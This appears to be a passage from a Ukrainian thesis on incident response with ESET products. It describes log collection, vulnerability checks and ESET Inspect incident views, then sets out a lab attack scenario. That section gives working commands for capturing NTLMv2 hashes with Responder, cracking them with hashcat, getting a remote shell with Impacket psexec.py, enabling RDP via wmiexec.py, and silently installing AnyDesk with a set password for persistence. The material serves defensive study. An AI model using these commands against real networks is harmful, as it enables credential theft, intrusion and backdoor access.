– Журнали подій Windows - системні, програмні та журнали безпеки, які містять дані про роботу ОС, її компонентів та встановлених додатків.

– Журнали драйверів - інформація про роботу встановлених драйверів, помилки або конфлікти.

– Журнали мережевих підключень - дані про активні з'єднання, історію підключень, IP-адреси, використані порти та протоколи.

– Список встановленого програмного забезпечення - усі програми, встановлені на комп'ютері, включно з їхньою версією та джерелами.

– Конфігурація мережі - інформація про активні адаптери, IP-адреси, DNS-сервери, маршрутизацію.

– Змінені реєстрові ключі - важливі записи реєстру, пов'язані з продуктами ESET та загальною безпекою системи.

– Деталі системних оновлень - перелік застосованих оновлень Windows та їхній статус.

– Деталі використання пам’яті - дампи пам’яті, що дозволяють провести глибокий аналіз роботи системи та програмного забезпечення.

– Стан захисту - активовані/деактивовані модулі, наприклад, брандмауер, антивірус, антиспам, веб-контроль.

– Налаштування політик безпеки - параметри, які були застосовані через консоль управління.

– Логіни та з’єднання агента - статус підключення до ESET Protect, інформація про агента управління.

Використання ESET Log Collector є критично важливим для забезпечення своєчасного виявлення та реагування на загрози, а також для розслідування інцидентів. Його здатність збирати дані в автоматизованому режимі, зберігаючи їхню повноту та точність, робить цей інструмент невід'ємною частиною арсеналу спеціалістів з кібербезпеки.

ESET VulnCheck

ESET VulnCheck — це потужний інструмент від ESET, спрямований на виявлення вразливостей у системах та мережах, які можуть бути використані зловмисниками для атак, проникнень чи поширення шкідливих дій. Цей інструмент є важливим елементом комплексного кіберзахисту, оскільки дозволяє адміністраторам та спеціалістам із безпеки оцінити поточний стан захищеності інфраструктури та своєчасно усунути виявлені ризики.

Інструмент проводить аналіз на основі бази даних CVE (Common Vulnerabilities and Exposures), яка містить інформацію про відомі вразливості. Завдяки цьому ESET VulnCheck швидко ідентифікує загрози, які можуть бути присутні у вашій інфраструктурі, та надає детальні рекомендації щодо їх усунення, зокрема: оновлення системи, застосування патчів, а також коригування конфігурацій.

Крім аналізу вразливостей, ESET VulnCheck має можливість збирати та структуровано відображати журнали системних подій у вигляді таймлайну. Наприклад, можна відстежити, коли та хто здійснював підключення до системи, які зміни були внесені, а також переглянути дії, що вказують на можливу шкідливу активність. Наприклад:

09.12.2024 12:13:54.696, Security Logs: Користувач *DIPLOM\fcastle* увійшов до системи з використанням спільного ресурсу з IP-адреси, яка може належати зловмисникам або скомпрометованій машині.

09.12.2024 12:14:22.180, Created Services: Інстальовано службу *AnyDesk Service*, файл якої розташовано у *C:\Program Files\AnyDesk\AnyDesk.exe*, та додано її до автоматичного запуску.

09.12.2024 12:14:22.883, Non-MS Apps: Встановлено програму *AnyDesk*.

System Information надає зведений звіт про стан системи. Це включає такі параметри, як операційна система, публічна IP-адреса, наявність UAC, увімкнені протоколи (наприклад, SMBv1) і стан доступу через RDP. Ця інформація є ключовою для швидкої оцінки рівня безпеки системи.

Services дозволяє аналізувати запущені сервіси, зокрема, хто їх створив і як вони налаштовані. Вкладки з інформацією про встановлене програмне забезпечення, оновлення системи та мережеві підключення допомагають отримати чітке уявлення про поточний стан середовища. Інструменти для аналізу запланованих завдань і виконаних PowerShell-команд дозволяють ідентифікувати потенційно шкідливі дії та запобігти загрозам.

ESET VulnCheck допомагає забезпечити комплексний контроль за станом безпеки інфраструктури, одночасно пропонуючи гнучкі інструменти аналізу та реагування, які можуть бути інтегровані в загальну стратегію кіберзахисту організації.

Під час розслідування кіберінцидентів створення інцидентів у консолі ESET Inspect є обов'язковою практикою для забезпечення повного та структурованого аналізу атаки. Це не лише спрощує відстеження всіх залучених подій, але й дає змогу отримати візуалізацію атакуючої активності.

Блок-схема в ESET Inspect дозволяє зрозуміти логіку дій зловмисника. Вона відображає послідовність взаємодії між різними процесами, мережевими з'єднаннями та файлами, що брали участь у атаці. Наприклад, видно, який процес ініціював запуск іншого, як вони взаємодіяли між собою, і які саме об'єкти були скомпрометовані.(Рис.3.17.)



Рис.3.17. Блок-схема інциденту

Таймлайн є невід'ємною частиною інструменту розслідування, адже він хронологічно відображає всі дії, виконані в системі під час атаки. Кожна подія має позначений час виконання, джерело (наприклад, який процес викликав подію), та категорію (наприклад, створення файлу, виконання PowerShell-команди або встановлення нового з'єднання). Це дозволяє відтворити послідовність подій, що є критично важливим для ідентифікації початкової точки проникнення та подальших дій зловмисників.(Рис.3.18)



Рис.3.18. Часова шкала подій

Консоль також містить розділ виявлених об'єктів, у якому фіксуються всі елементи, що викликали підозру або були позначені як загрози. Це можуть бути файли, реєстрові ключі, з'єднання, скрипти або команди, які система ідентифікувала як потенційно небезпечні. Кожен об'єкт супроводжується описом та рекомендаціями щодо подальших дій, наприклад, ізоляція, видалення або блокування.

Додатково відображаються всі процеси, які брали участь у атаці. Це можуть бути легітимні процеси (наприклад, PowerShell), які використовувалися зловмисником, або шкідливі, створені безпосередньо для атаки. Інформація про ці

процеси включає їхні запуски, зупинки, джерела команд, використані параметри, мережеві з'єднання та зв’язки з іншими процесами.(Рис.3.19.)



Рис.3.19. Виявлені об’єкти та процеси

Створення інцидентів дозволяє консолі ESET Inspect автоматично об’єднувати всі ці дані в єдиний звіт, забезпечуючи комплексне розуміння масштабів і характеру атаки. Це не тільки полегшує реагування на поточну загрозу, але й сприяє покращенню профілактичних заходів, наприклад, створенню

відповідних політик, додаванню нових правил виявлення та впровадженню захисту для виявлених вразливостей.

Завдяки цьому ESET Inspect стає незамінним інструментом для аналізу інцидентів, дозволяючи фахівцям з кібербезпеки діяти швидко, ефективно та на основі достовірної інформації.

Інтегроване використання рішень ESET дозволяє спеціалістам отримати всебічний погляд на інцидент, забезпечуючи глибокий аналіз кожного етапу атаки. Це не лише сприяє ефективному реагуванню, але й дає змогу будувати стратегії захисту для уникнення подібних атак у майбутньому. Такий підхід забезпечує високий рівень кібербезпеки, підвищуючи захищеність організаційної інфраструктури.

3.3 Приклади реальних сценаріїв реагування на кіберінциденти за допомогою ESET

Для тестування була розгорнута спеціалізована інфраструктура, що забезпечила реалістичне середовище для аналізу кіберзагроз та перевірки ефективності інструментів безпеки. Ця інфраструктура включала:

Доменний контролер із налаштованими SMB-папками, що забезпечували моделювання типових корпоративних ресурсів. На контролері були створені як привілейовані облікові записи (адміністратори домену), так і звичайні користувачі, для імітації різних рівнів доступу в системі.

Сервери ESET Protect та ESET Inspect, які виконували функції централізованого управління безпекою та моніторингу інцидентів. Вони дозволяли в реальному часі відслідковувати активності в мережі, аналізувати події та автоматично реагувати на потенційні загрози.

Дві машини кінцевих користувачів, що моделювали типових співробітників організації. На цих машинах тестувалася поведінка кінцевих точок у разі

виникнення атак, а також ефективність захисту від шкідливого програмного забезпечення.

Для виконання атакуючих дій та моделювання загроз використовувалася окрема машина під управлінням Kali Linux. Ця система була обрана через її готовий набір інструментів для тестування безпеки доменної інфраструктури, включаючи Impacket, Metasploit та інші утиліти. Віддалене виконання команд з Kali Linux дозволяло оцінити реакцію інфраструктури на спроби компрометації, зокрема ескалацію привілеїв, обхід політик безпеки та доступ до SMB-ресурсів.

Така архітектура забезпечила реалістичний сценарій для оцінки роботи систем кіберзахисту, дозволивши максимально точно відтворити можливі дії зловмисників та перевірити ефективність рішень ESET у захисті доменної інфраструктури.

NTLMv2

Перехоплення NTLMv2 хешів в доменній інфраструктурі за допомогою Responder

NTLMv2 (New Technology LAN Manager version 2) є протоколом автентифікації, який широко використовується в доменних інфраструктурах Windows. Хоча він є більш захищеним, ніж його попередник NTLMv1, NTLMv2 все ще може бути вразливим до атак типу "Man-in-the-Middle" (MITM) через слабкі місця в реалізації автентифікації. Responder — це потужний інструмент, який дозволяє зловмисникам здійснювати перехоплення NTLMv2 хешів шляхом отруєння відповідачів у мережі. Цей метод часто використовується в пентестах для оцінки рівня захищеності домену.

Процес атаки виглядає наступним чином:

– Responder починає прослуховування мережевого трафіку, зокрема запитів, пов'язаних із LLMNR, NBT-NS та MDNS.

– Коли клієнт здійснює запит до недоступного хоста, Responder відповідає, видаючи себе за запитаний ресурс.

– Користувач намагається автентифікуватися на фальшивому сервері, після чого NTLMv2 хеш передається зловмиснику.

Запуск перехоплення NTLMv2 хешів в домені responder -I eth0 – dwv.(Рис.3.20.)



Рис.3.20. Запуск Responder

Після спроби авторизації користувача отримуємо його логін та хеш паролю.(Рис.3.21.).

Рис.3.21. Перехоплення хешу користувача fcastle.

Hashcat

Hashcat — це один із найпотужніших інструментів для злому паролів. Він підтримує велику кількість алгоритмів хешування, включаючи NTLMv2, та використовує ресурси процесора (CPU) і відеокарти (GPU) для максимальної швидкості підбору.

Перед перебором потрібно підготувати хеш, а саме зберегти його в текстовий файл у форматі user::DOMAIN:HASH_HERE. Далі для підбору потрібно обрати словник, у прикладі використовуватиму словник rockyou.txt.

Основна команда для атаки словника: hashcat -m 5600 ntlmhash.txt rockyou.txt –force. (Рис.3.22.)

– -m 5600 — режим для NTLMv2 хешів.
– ntlmhash.txt — файл із хешами.
– rockyou.txt — словник паролів.



Рис.3.22. Перебір NTLMv2 за словником.

Для прикладу бруту паролю був обраний один із легких паролів який доволі часто використовують користувачі в організаціях. Варто пам’ятати що паролі які були скопроментовані потрібно змінювати повністю, а не лише додавати букви чи цифри у кінець рядку. Для прикладу Password1, Password123, 1Password123 це одні й ті самі паролі з точки зору швидкості їх підбору.

Якщо підібрати пароль за словником не вдалось, можна використати метод брутфорсу. Команда для брутфорсу паролів із заданою довжиною та символами виглядатиме так: hashcat -m 5600 -a 3 hashes.txt ?a?a?a?a

– -a 3 — режим маски.

– ?a?a?a?a — маска, яка охоплює всі символи (латиниця, цифри, спецсимволи) для паролів довжиною 4 символи.

– Інші маски:

– ?l — малі літери.

– ?u — великі літери.

– ?d — цифри.

– ?s — спеціальні символи.

Після успішного підбору паролю, наступним кроком є спроба авторизації на ПК за допомогою інструментів Impacket**.** Impacket — це набір Python-бібліотек, які дозволяють працювати з різними протоколами мережевого рівня в операційних системах Windows, такими як SMB, MSRPC, WMI та інші.

Один з основних інструментів Impacket, який ми будемо використовувати для авторизації, це psexec.py. Цей інструмент дозволяє виконувати віддалені команди на комп'ютері за допомогою SMB, використовуючи отримані облікові дані (ім'я користувача та пароль).

За допомогою отриманого пароля можна спробувати авторизуватись на віддаленій машині за допомогою команди psexec.py.

psexec.py Diplom/fcastle:Password1@192.168.88.57

Після виконання команди отримуємо доступ до віддаленої машини, де є можливість виконувати команди.(Рис.3.23.)

```
┌──(kali㉿kali)-[~/impacket/examples]
└─$ python3 psexec.py Diplom/fcastle:Password1@192.168.88.57
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Requesting shares on 192.168.88.57.....
[*] Found writable share ADMIN$
[*] Uploading file vHitVLyQ.exe
[*] Opening SVCManager on 192.168.88.57.....
[*] Creating service Qdsz on 192.168.88.57.....
[*] Starting service Qdsz.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.6530]
[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute smbexec.py again with -codec and the corresponding codec
(c) ••♨••• ••••••••• (Microsoft Corporation), 2018. •• •• •••饭•.


C:\Windows\system32> whoami
```

Рис.3.23. Приклад виконання команди psexec.py

smbexec.py — інструмент для виконання команд через SMB, схожий на psexec.py, але з додатковими можливостями.

wmiexec.py — дозволяє виконувати команди через WMI (Windows Management Instrumentation).

at.py — інструмент для виконання віддалених завдань за допомогою служби планувальника задач Windows.

Після перевірки даних для входу можна скористатися інструментом wmiexec.py для активації віддаленого робочого столу на цільовому ПК. Це дозволить отримати прямий доступ до робочого столу віддаленої машини.

python3 wmiexec.py fcastle:Password1@192.168.88.57 "reg add \"HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server\" /v fDenyTSConnections /t REG_DWORD /d 0 /f && netsh advfirewall firewall set rule group=\"Remote Desktop\" new enable=Yes"(Рис.3.24.)



Рис.3.24. Ввімкнення віддаленого робочого стола на станції

Після ввімкнення віддаленого робочого столу можна спробувати залогінитися на цільову машину через стандартний клієнт RDP або інші інструменти для віддаленого доступу.

Для забезпечення альтернативного методу доступу можна встановити AnyDesk через командний рядок. Це дозволяє отримати доступ до машини навіть у випадку недоступності RDP.(Рис.3.25.)

python3 wmiexec.py fcastle:Password1@192.168.88.57 "start /wait anydesk.exe --install"

Встановлення паролю AnyDesk.exe:

python3 wmiexec.py fcastle:Password1@192.168.88.57 "anydesk.exe --set-password 123Support!"

Та отримання ID для підключення:

python3 wmiexec.py fcastle:Password1@192.168.88.57 "anydesk.exe --get-id"



Рис.3.25. Встановлення AnyDesk

Комбінація інструментів wmiexec.py та AnyDesk дозволяє створити кілька способів для віддаленого доступу до ПК.

Аналіз спрацювань ESET Inspect та ESET Protect

Переходимо до консолі ESET Inspect та ESET Protect для аналізу спрацювань продуктів безпеки та перевірки правил ESET Inspect. Спершу відкриваємо консоль ESET Protect та переходимо до вкладки "Detections". Потім групуємо спрацювання за категоріями та застосовуємо фільтр для вибору ПК, на якому проводилося тестування.

У розділі спрацювань антивірусного продукту відображається значна кількість виявлень загрози Impacket.BB, яка класифікується як троян. Більшість скриптів Impacket блокується автоматично, проте деякі компоненти можуть використовуватися організаціями для легітимних цілей. З цієї причини продукти ESET не блокують їх виконання повністю в автоматичному режимі, щоб уникнути перешкод у роботі легітимних процесів.(Рис.3.26.).



Рис.3.26. Спрацювання антивірусного захисту

